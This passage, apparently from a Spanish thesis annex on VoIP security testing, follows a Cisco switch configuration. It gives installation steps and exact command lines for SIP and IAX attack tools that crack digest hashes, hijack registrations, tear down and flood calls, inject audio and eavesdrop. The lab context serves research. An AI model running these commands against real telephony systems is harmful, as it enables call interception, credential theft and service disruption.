udld port aggressive
storm-control broadcast level 45.00
channel-protocol lacp
channel-group 5 mode active
ip dhcp snooping limit rate 20
!
interface FastEthernet0/4
switchport access vlan 30
switchport mode access
switchport voice vlan 400
srr-queue bandwidth share 10 10 60 20
priority-queue out
udld port aggressive
mls qos trust cos
storm-control broadcast level 45.00
auto qos voip trust
spanning-tree portfast
spanning-tree guard root
ip dhcp snooping limit rate 20
!
interface FastEthernet0/5
switchport mode trunk
udld port aggressive
storm-control broadcast level 45.00
channel-protocol lacp
channel-group 6 mode active
ip dhcp snooping limit rate 20
!
```

```
interface FastEthernet0/6
switchport access vlan 30
switchport mode access
switchport voice vlan 400
srr-queue bandwidth share 10 10 60 20
priority-queue out
udld port aggressive
storm-control broadcast level 45.00
auto qos voip cisco-softphone
spanning-tree portfast
spanning-tree guard root
service-policy input AutoQo S-Police-SoftPhone
ip dhcp snooping limit rate 20
!
interface FastEthernet0/7
switchport mode trunk
udld port aggressive
storm-control broadcast level 45.00
channel-protocol lacp
channel-group 6 mode active
ip dhcp snooping limit rate 20
!
interface FastEthernet0/8
switchport access vlan 30
switchport mode access
switchport voice vlan 400
srr-queue bandwidth share 10 10 60 20
priority-queue out
udld port aggressive
mls qos trust device cisco-phone
mls qos trust cos
storm-control broadcast level 45.00
auto qos voip cisco-phone
spanning-tree portfast
spanning-tree guard root
service-policy input AutoQoS-Police-CiscoPhone
ip dhcp snooping limit rate 20
!
```

```
interface FastEthernet0/9
switchport mode trunk
udld port aggressive
storm-control broadcast level 45.00
channel-protocol lacp
channel-group 2 mode active
ip dhcp snooping limit rate 20
!
interface FastEthernet0/10
udld port aggressive
storm-control broadcast level 45.00
spanning-tree portfast
spanning-tree guard root
ip dhcp snooping limit rate 20
!
interface FastEthernet0/11
switchport mode trunk
udld port aggressive
storm-control broadcast level 45.00
channel-protocol lacp
channel-group 2 mode active
ip dhcp snooping limit rate 20
!
interface FastEthernet0/12
udld port aggressive
storm-control broadcast level 45.00
spanning-tree portfast
spanning-tree guard root
ip dhcp snooping limit rate 20
ip dhcp snooping trust
!
interface FastEthernet0/13
switchport mode access
switchport nonegotiate
udld port aggressive
storm-control broadcast level 45.00
ip dhcp snooping limit rate 20
!
```

```
interface FastEthernet0/14
switchport mode access
switchport nonegotiate
udld port aggressive
storm-control broadcast level 45.00
ip dhcp snooping limit rate 20
!
interface FastEthernet0/15
switchport mode access
switchport nonegotiate
udld port aggressive
storm-control broadcast level 45.00
ip dhcp snooping limit rate 20
!
interface FastEthernet0/16
switchport mode access
switchport nonegotiate
udld port aggressive
storm-control broadcast level 45.00
ip dhcp snooping limit rate 20
!
interface FastEthernet0/17
switchport mode access
switchport nonegotiate
udld port aggressive
storm-control broadcast level 45.00
ip dhcp snooping limit rate 20
!
interface FastEthernet0/18
switchport mode access
switchport nonegotiate
udld port aggressive
storm-control broadcast level 45.00
ip dhcp snooping limit rate 20
!
interface FastEthernet0/19
switchport mode access
switchport nonegotiate
```

```
udld port aggressive
storm-control broadcast level 45.00
ip dhcp snooping limit rate 20
!
interface FastEthernet0/20
switchport mode access
switchport nonegotiate
udld port aggressive
storm-control broadcast level 45.00
ip dhcp snooping limit rate 20
!
interface FastEthernet0/21
switchport mode access
switchport nonegotiate
udld port aggressive
storm-control broadcast level 45.00
ip dhcp snooping limit rate 20
!
interface FastEthernet0/22
switchport mode access
switchport nonegotiate
udld port aggressive
storm-control broadcast level 45.00
ip dhcp snooping limit rate 20
!
interface FastEthernet0/23
switchport mode access
switchport nonegotiate
udld port aggressive
storm-control broadcast level 45.00
ip dhcp snooping limit rate 20
!
interface FastEthernet0/24
switchport mode access
switchport nonegotiate
udld port aggressive
storm-control broadcast level 45.00
ip dhcp snooping limit rate 20
```

```
!
interface GigabitEthernet0/1
!
interface GigabitEthernet0/2
!
interface Vlan1
ip address 1.1.1.5 255.255.255.0
no ip route-cache
shutdown
!
ip default-gateway 1.1.1.3
ip http server
ip http secure-server
ip sla enable reaction-alerts
!
line con 0
line vty 0 4
login
length 0
line vty 5 15
login
!
end
```

Anexo H

INSTALACIÓN DE HERRAMIENTAS

La instalación, de las herramientas descritas a continuación, se realizó en un sistema operativo Ubuntu 10.04.

H.1. Instalación Authtool

La herramienta Authtool es una herramienta que compara *hashes digest* y está hecha en el lenguaje C. Esta herramienta será utilizada para ataque a *hashes digest*.

Primero se debe realizar la instalación de algunos programas necesarios para su funcionamiento.

```
# apt-get install libcap libnet
```

La instalación de la herramienta se realiza con el comando `make`. Es posible que la versión del rpm libcap no esté actualizada, por lo tanto, se recomienda la instalación manual de libcap.

```
# apt-get install byacc flex
# wget libpcap-1.1.1.tar.gz
# tar xvzf libpcap-1.1.1.tar.gz
#./configure
# make
# make install
```

La herramienta se ejecuta con el siguiente comando:

```
#./authtool archmensajessip -d diccionario -r nombrearchresultado -v
```

o también alternativamente

```
#./authtool archmensajessip -p contraseña -r nombrearchresultado -v
```

El primer argumento es el archivo que contiene los mensajes SIP capturados. El segundo argumento (-d) establece un archivo que contiene las contraseñas que deben ser comparadas o busca una contraseña específica (-p). El tercer argumento especifica el nombre del archivo donde

se imprimirán los resultados.

A continuación se muestra un ejemplo del archivo diccionario, donde se señalan las posibles contraseñas. Comúnmente los diccionarios son archivos de texto.

```
2000
3000
Hola
Admin
```

H.2. Instalación de Cain y Abel

El programa Cain y Abel es un potente analizador de tráfico que puede ser descargado de la página `http://www.oxid.it/cain.html`. Cain y Abel funciona en Windows y sirve para realizar el ataque de *hashes digest*.

La instalación de esta herramienta se basa en las instalaciones de Windows, basadas en ventanas con botones que indican continuar (botón siguiente). Por lo tanto solo se deben seguir las instrucciones del instalador.




Figura H.1. Ataque de hashes digest

En la **figura H.1** se ve la interfaz del programa, para realizar el ataque se va a la sección de *passwords* y se selecciona SIP, luego se envían los *hashes* hacia el desencriptador de contraseñas.

H.3. Instalación de *Reghijacker*

Reghijacker es una herramienta que permite registrar una dirección IP para un determinado usuario. Esta herramienta también es capaz de generar la autentificación con MD5, pero se debe capturar previamente la contraseña del usuario. Sirve para el ataque de suplantación de identidad (*Registration hijacking*).

Esta herramienta requiere la previa instalación de la librería `hack-library` que puede ser descargada de `http://www.hackingvoip.com/sec_tools.html`. Esta librería debe ser instalada en la carpeta externa a la que contiene *Reghijacker*. Luego se compila con: `# make`

Reghijacker se utiliza de la siguiente manera:

```
#./reghijacker eth0 dominio IPdominio hacker@dominio resultado -u extensión
-p contraseña -v
```

El primer argumento indica la tarjeta de red que se utilizará. El segundo argumento indica el dominio en el cual se encuentran los usuarios. En el tercer argumento se debe colocar la dirección IP del servidor de registro. El cuarto argumento indica lo que será reemplazado. El quinto indica el archivo donde se guardaran los resultados. Los argumentos sexto y séptimo indican el número de usuario y la contraseña.

H.4. Instalación de *Erase_registrations*

La herramienta *Erase_registrations* permite borrar el registro de la IP para los usuarios, enviando un mensaje *REGISTER* con el campo `Contac: *`. Esta herramienta fue utilizada para realizar el ataque de desregistro de usuarios.

Esta herramienta se instala con el comando `make` y requiere la compilación previa de la librería `hack-library`. La librería `hack-library` debe estar en la carpeta externa de la carpeta en que se encuentra la herramienta.

Esta herramienta se utiliza de la siguiente manera:

```
#./erase_registrations eth0 3000 10.1.101.2 10.1.101.30
```

El primer argumento indica la tarjeta de red que se utilizará. El segundo argumento indica el número de la extensión que será borrada. El tercer argumento indica el servidor de registro. Y por último el cuarto argumento indica la dirección IP del usuario, que será borrada.

H.5. Instalación de *Teardown*

Teardown es una herramienta que permite enviar mensajes *BYE* confeccionados para cancelar las llamadas en curso. Esta herramienta es utilizada para ataques de desconexión de usuarios.

Esta herramienta se instala con el comando `make` y requiere la compilación previa de la librería `hack-library`. La librería `hack-library` debe estar en la carpeta externa de la carpeta en que se encuentra la herramienta.

La herramienta se ejecuta con el siguiente comando:
`#./teardown eth0 3500 ipproxy 10.1.101.35 CallID ToTag FromTag`

El primer argumento indica la tarjeta de red que se utilizará. El segundo argumento describe el número de extensión que se quiere desconectar. El cuarto argumento indica la dirección IP donde se envía el mensaje (servidor SIP) y el quinto argumento señala la dirección IP del usuario a desconectar. Los últimos 3 argumentos deben ser derivados de mensajes previos.

`From: "GS 2«sip:3500@ser_proxy>;`**tag=6a81db91b12d3fac**
`To: <sip:3000@ser_proxy>;`**tag=75jmhn8jwu**
`Call-ID:`**1b605490cdcfb164@10.1.101.35**
Las líneas anteriores son líneas ejemplo, donde deben ser abstraídos los parámetros `CallID, FromTag y ToTag`. El comando a partir de estas líneas quedaría de la siguiente manera:

```
#./teardown eth0 3000 ser_proxy 10.1.101.35 1b605490cdcfb164@10.1.101.35
6a81db91b12d3fac 75jmhn8jwu
```

Los parámetros `CallID y ToTag` deben ser abstraídos del mensaje *INVITE* enviado al iniciar la llamada y el parámetro `FromTag` debe ser abstraído del mensaje *180 TRYING*.

H.6. Instalación de Sivus

Sivus es una herramienta para Windows que permite crear diferentes tipos de mensajes SIP (*INVITE, REGISTER, BYE, CANCEL, ACK, OPTIONS, NOTIFY, INFO, REFER*).
./ Sivus requiere JRE1.4 (Java Runtime Environment) y funciona en el sistema operativo Windows XP. Sivus no tiene soporte para otros sistemas operativos, además no es compatible con JREs actuales, sin embargo, su instalación se realiza a través de instrucciones del instalador sin mayor problema.




Figura H.2. Escáner del programa Sivus

Sivus cuenta con un escáner de vulnerabilidades SIP y además permite crear mensajes alterando sus parámetros para poner a prueba los dispositivos VoIP. En la **figura H.2** se muestra el escáner de vulnerabilidades y su respectiva pestaña de configuración. Una vez realizado el escáner se pueden realizar los ataques con mayor información de los componentes VoIP existentes.

H.7. Instalación de *Inviteflood*

Inviteflood es una herramienta que permite el envió masivo de mensajes *INVITE*. Esta herramienta sirve para el ataque inundación de mensajes *INVITE*.

Esta herramienta se instala con el comando `make` y requiere la compilación previa de las librerías `hack-library` y *libnet*. La librería `hack-library` debe estar en la carpeta externa de la carpeta en que se encuentra la herramienta.

Esta herramienta se utiliza con el siguiente comando:

```
#./inviteflood eth1 2000 todo.com 201.234.2.1 10000 -a Alias -I 192.129.12.2 -S
8004 -d 8006 -l lin -h -v
```

El primer argumento señala la interfaz. El segundo argumento señala la extensión del usuario.

En el tercer y cuarto argumento se debe especificar el dominio y la dirección IP del servidor SIP. El quinto argumento indica el número de paquetes enviados. El argumento -a es usado para señalar el alias del campo `From:`. El argumento séptimo y octavo, detallan la información de origen, la dirección IP y su respectivo puerto. El argumento -d específica el puerto de destino. El argumento -l es utilizado para ataques contra teléfonos Snom.

H.8. Instalación de *Redirectpoison v1.1*

Redirectpoison v1.1 es una herramienta que permite la confección de mensajes como *301 Moved Permanently o 302 Moved Temporarily*, que permiten redirigir las llamadas hacia el atacante. Esta herramienta se utilizó para el ataque de falsa respuesta.

La herramienta *Redirectpoison v1.1* se instala con el comando `make` y requiere la librería *hack_library* en la carpeta exterior. Además requiere las librerías *libnet* y *libpcap*.

La herramienta se ejecuta con el siguiente comando:

```
./redirectpoison Interface 200.33.2.1 8003 ‘‘Información de contactoh -v
```

El primer argumento indica la interfaz de red que se utilizara por ejemplo eth0 o eth1. El segundo y tercer argumento especifican la dirección IP y el puerto del objetivo. El tercer argumento si no es especificado, la herramienta coloca el URI en el campo `To` de cada mensaje. El cuarto argumento despliega ayuda y el quinto argumento activa el modo `verbose`.

Estos son algunos ejemplos del tercer argumento de la herramienta:

```
‘‘<sip:eliana@bogus.com>’’
‘‘trevor <sips:trepto@220.65.12.140>’’
‘‘<sip:8000@200.145.30.6>’’
‘‘<sip:10500@192.168.2.7;transport=udp>’’
```

H.9. Captura de audio con *Wireshark*

Wireshark es una herramienta que permite capturar paquetes y además permite analizarlos. Los siguientes pasos están basados en [84].

Esta herramienta es una herramienta de fácil instalación y puede ser descargada desde la pagina `http://www.wireshark.org/download.html`, se encuentra disponible para sistemas operativos Unix y Windows.




Figura H.3. Captura de paquetes RTP

En la **figura H.3** se puede observar una captura de paquetes RTP, donde para poder escuchar los paquetes se debe seleccionar la opción *VoIP Calls*, como muestra la figura. Luego solo basta seleccionar la llamada que se quiere oír.

H.10. Instalación de *Rtpinsertsound 3.0*

Rtpinsertsound 3.0 es una herramienta que permite insertar sonido en los flujos de mensajes RTP. Esta herramienta se utilizó para el ataque de captura e inserción de audio.

Para la instalación de esta herramienta se requiere la instalación de las librerías *libnet, libpcap* y *libfindrtp*. Además requiere los paquetes *hack_library* y *g711conversions*, compilados y ubicados en la carpeta externa.

La herramienta se ejecuta con el siguiente comando:

```
#./rtpinsertsound eth0 10.1.101.40 39120 10.1.101.60 64006 g711Capture -f 1 -j 10
```

El primer argumento indica la interfaz de red. El segundo argumento indica la dirección IP fuente, es decir la dirección IP desde donde supuestamente proviene el audio. El tercer argumento indica el puerto fuente. El cuarto y quinto argumento indican la dirección IP y el puerto del destino del audio insertado. Luego se indica el nombre del archivo de audio que se insertara. Además, en los últimos argumentos se especifica que será el primer paquete recibido (-f especifica número de secuencia y el valor por omisión es 2) y finalmente se indica el *jitter* (que tiene un rango de 0 a 80 y su valor por omisión es 80).

H.11. Instalación *Rtpmixsound 3.0*

Rtpmixsound 3.0 es una herramienta que permite mezclar sonido en los flujos de mensajes RTP legítimos. Esta herramienta se utiliza para el ataque de Manipulación RTP.

Para la instalación de esta herramienta, al igual que la herramienta anterior, se requiere la instalación de las librerías *libnet, libpcap* y *libfindrtp*. Además requiere los paquetes *hack_library* y *g711conversions*, compilados y ubicados en la carpeta externa.

Rtpmixsound 3.0 se ejecuta con el siguiente comando:

```
#./rtpmixsound eth0 10.1.101.40 39120 10.1.101.60 64006 g711Capture.wav -f 1 -j 10
```

Esta herramienta funciona de la misma manera que *Rtpinsertsound 3.0*.

H.12. Instalación de *Rtpflood*

Rtpflood es una herramienta que permite inundar de paquetes RTP. Esta herramienta se utiliza para la inundación RTP.

La herramienta *Rtpflood* es de fácil instalación y no requiere librerías externas. Se compila con el comando `make`.

Para ejecutar *Rtpflood* se debe ingresar el siguiente comando:

```
#./rtpflood 192.168.0.3 192.168.0.2 8040 8012 1000000 15000 2000 188765
```

El primer argumento es la dirección IP de origen. El segundo argumento es la dirección IP de destino. Luego el tercer y cuarto argumento son los puertos de origen y destino respectivamente. El quinto argumento es el número de paquetes que serán enviados. El sexto es el número de secuencia. El séptimo es el `timestamp` y por último el SSID.

H.13. Instalación de *IAXflood*

IAXflood es una herramienta que permite confeccionar mensajes IAX2 y enviarlos de forma masiva. Esta herramienta permite el ataque de inundación con IAX2.

La herramienta *Iaxflood* es de fácil instalación y no requiere librerías externas y se compila con el comando `make`.

Esta herramienta se utiliza con el siguiente comando:

```
#./iaxflood 200.183.62.54 200.33.22.44 10000000
```

El primer y segundo argumento señalan la dirección IP de origen y destino respectivamente. El tercer argumento es el número de paquetes que serán enviados.

H.14. Instalación de *EnumIAX*

EnumIAX es una herramienta que permite reconocer las respuestas que realiza el servidor IAX cuando un usuario existe y cuando no existe. Utiliza un archivo donde almacena posibles usuarios. Esta herramienta permite el ataque de enumeración con IAX.

La herramienta *EnumIAX* es de fácil instalación y no requiere librerías externas. Se compila con el comando `make`.

Esta herramienta se utiliza con el siguiente comando:

```
#./enumiax -d dict 192.168.1.8
```

El argumento -d específica el nombre del archivo que contiene los usuarios posibles, mientras mejor sea este archivo de mejor manera podrá identificar los usuarios. El segundo argumento señala la dirección IP del servidor que será atacado.

H.15. Instalación de *IAXAuthJack*

La herramienta *IAXAuthJack* confecciona un mensaje *REGAUTH* solicitando que la autenticación se realice en texto plano. Esta herramienta se utilizó para el ataque de soporte IAX1.

Para instalar *IAXAuthJack* se deben instalar varios paquetes antes de poder utilizar esta herramienta. Por lo tanto, se ejecuta el siguiente comando:

```
#apt-get install python python-devel libpcap libpcap-devel python-pypcap
```

Luego se debe compilar el modulo de python "Billy the kid" (btk-0.5.0.tar.gz). Particularmente esta versión tiene algunos problemas que se deben modificar para poder compilar el modulo. En el archivo `pcap.c` se debe cambiar la línea 544 por la siguiente línea:

```
self->dump = (pcap_object *) pcap_dump_open(self->descr, self->file);
```

Además se debe colocar el directorio que corresponda al archivo bpf.h, en el archivo `bpf-info.c`.
Luego: `# ./setup.py install`

```
# python
>import btk
```

>

Si no se producen errores, la instalación del modulo se realizo correctamente.

Esta herramienta se puede utilizar para una víctima específica o para los usuarios de un servidor IAX. En el caso de ser una víctima especifica se ejecuta de la siguiente manera:

```
#./iaxauthjack.py -i eth1 100.8.9.9 208.89.8.09
```

La primera direccion IP indica el usuario que intenta conectarse al servidor. Y la segunda direccion IP especifica el servidor.

```
#./iaxauthjack.py -i eth1 -a 208.89.8.09
```

La opción -a especifica que se enviará un mensaje a cualquier usuario que intente conectarse al servidor especificado por la direccion IP.

H.16. Instalación de *IAXHangup*

La herramienta *IAXHangup* confecciona un mensaje *HANGUP* para cancelar las llamadas. Esta herramienta sirve para el ataque *HANGUP*.

Para la instalación de *IAXHangup* se debe seguir el mismo procedimiento que se realizo para la herramienta *IAXAuthJack*. Pero si el modulo ya se encuentra cargado no se necesita realizar ningún procedimiento de instalación.

Esta herramienta puede funcionar de dos maneras. La primera es desconectar una llamada especifica entre dos terminales:

```
#./iaxhangup.py -i eth1 -a 194.4.3.3 -b -204.4.4.32
```

La segunda forma de funcionamiento es esperando llamadas activas para terminarlas.

```
#./iaxhangup.py -i eth1 -e
```